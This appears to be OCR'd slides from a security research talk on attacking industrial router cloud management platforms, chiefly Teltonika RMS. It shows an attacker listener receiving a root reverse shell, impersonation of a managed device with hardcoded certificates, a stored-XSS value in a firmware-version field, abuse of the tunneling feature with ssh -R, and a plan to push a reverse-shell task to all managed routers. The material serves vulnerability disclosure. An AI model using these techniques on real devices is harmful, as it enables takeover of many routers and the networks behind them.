
```
C:\Windows\System32\cmd.exe - ncat -nlvp 1337

C:\Users\roni.gavrilov>ncat -nlvp 1337
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 192.168.101.165.
Ncat: Connection from 192.168.101.165:41650.


pwd
/


echo $USER
root


ps | grep ps
 1655 root      1460 S    ntpsync --init
 1657 root      3608 S    ipsecwatcher
 1737 root      2124 R    ps
 1738 root      2120 S    grep ps
```

Demo #1


my_router -> Login
Not secure | 192.168.101.165/logout.cgi
Login successfully
Password
Login
Router local web service



C:\Windows\System32\cmd.exe
C:\Users\roni.gavrilov>
Attacker C2 Server


Home - Device Manager
iot.inhandnetworks.com/dashboard
Device Manager
Home
Map
Gateways
Config
Firmware
Edge Computing
Administration
0
1
Data Usage
Connection
Vendor's cloud-based management platform


Command Prompt
C:\Users\roni.gavrilov>
Attacker exploit script

Attack vectors

- Asset registration
- Security configurations
- **External API and Interfaces**



Teltonika Networks cloud platform

Overview

```
Starting rms_connect
Connected with ECDHE-RSA-CHACHA20-POLY1305 enc
Sending request: {
        "version":      2,
        "mac":  "00:1e:42:[redacted]",
        "sn":   "1114[redacted]",
        "certs_exist":  0,
        "model":        "RUT955003XXX",
        "fw_version":   "RUT9_R_00.07.02.7\n",
        "is_facelift":  true
```

HTTPS

Connect

hardcoded cert+key

Serial Number
Mac Address
Firmware version

MQTT Creds

```
ca.crt
client.crt
client.key
```

MQTTS

Connect

```
ca.crt
client.crt
client.key
```

RMS

rms.teltonika-networks.com

External API and Interfaces

Impersonation to RMS managed device (1/3)

```
Starting rms_connect
Connected with ECDHE-RSA-CHACHA20-POLY1305 enc
Sending request: {
        "version":      2,
        "mac":  "00:1e:42:[redacted]",
        "sn":   "1114[redacted]",
        "certs_exist":  0,
        "model":        "RUT955003XXX",
        "fw_version":   "RUT9_R_00.07.02.7\n",
        "is_facelift":  true
```

HTTPS

Connect

hardcoded cert+key

Serial Number
Mac Address
Firmware version

MQTT Creds

```
ca.crt
client.crt
client.key
```

MQTTS

Connect

```
ca.crt
client.crt
client.key
```


RMS

rms.teltonika-networks.com

External API and Interfaces

Stored-XSS in RMS main page (2/3)


```
Out[7]:
{'version': 2,
 'mac': '00:1e:42:[redacted]',
 'sn': '1114[redacted]',
 'certs_exist': 1,
 'model': 'RUT955003XXX',
 'fw_version': '<u>check</u>',
 'is_facelift': True}
```



Teltonika Networks cloud platform

Tunneling over the cloud feature

- Remote access to local WEB/SSH services over the cloud
- URL is a RMS subdomain - **.proxy1-connect**.rms.teltonika-networks.com***



ssh –R localhost:80:**proxy:33333**


Security configuration

Inclusion of web functionality from an untrusted source (3/3)

Teltonika Networks cloud platform

Tunneling over the cloud feature


- Replacing the local web server with malicious web page
- Legit link leads to malicious web page



ssh –R localhost:80:**proxy:33334**

Malicious web page


- Leverage “Task Manager” feature
- Create a “reverse shell” task
- Execute the task on all managed routers under this account



Teltonika Networks cloud platform

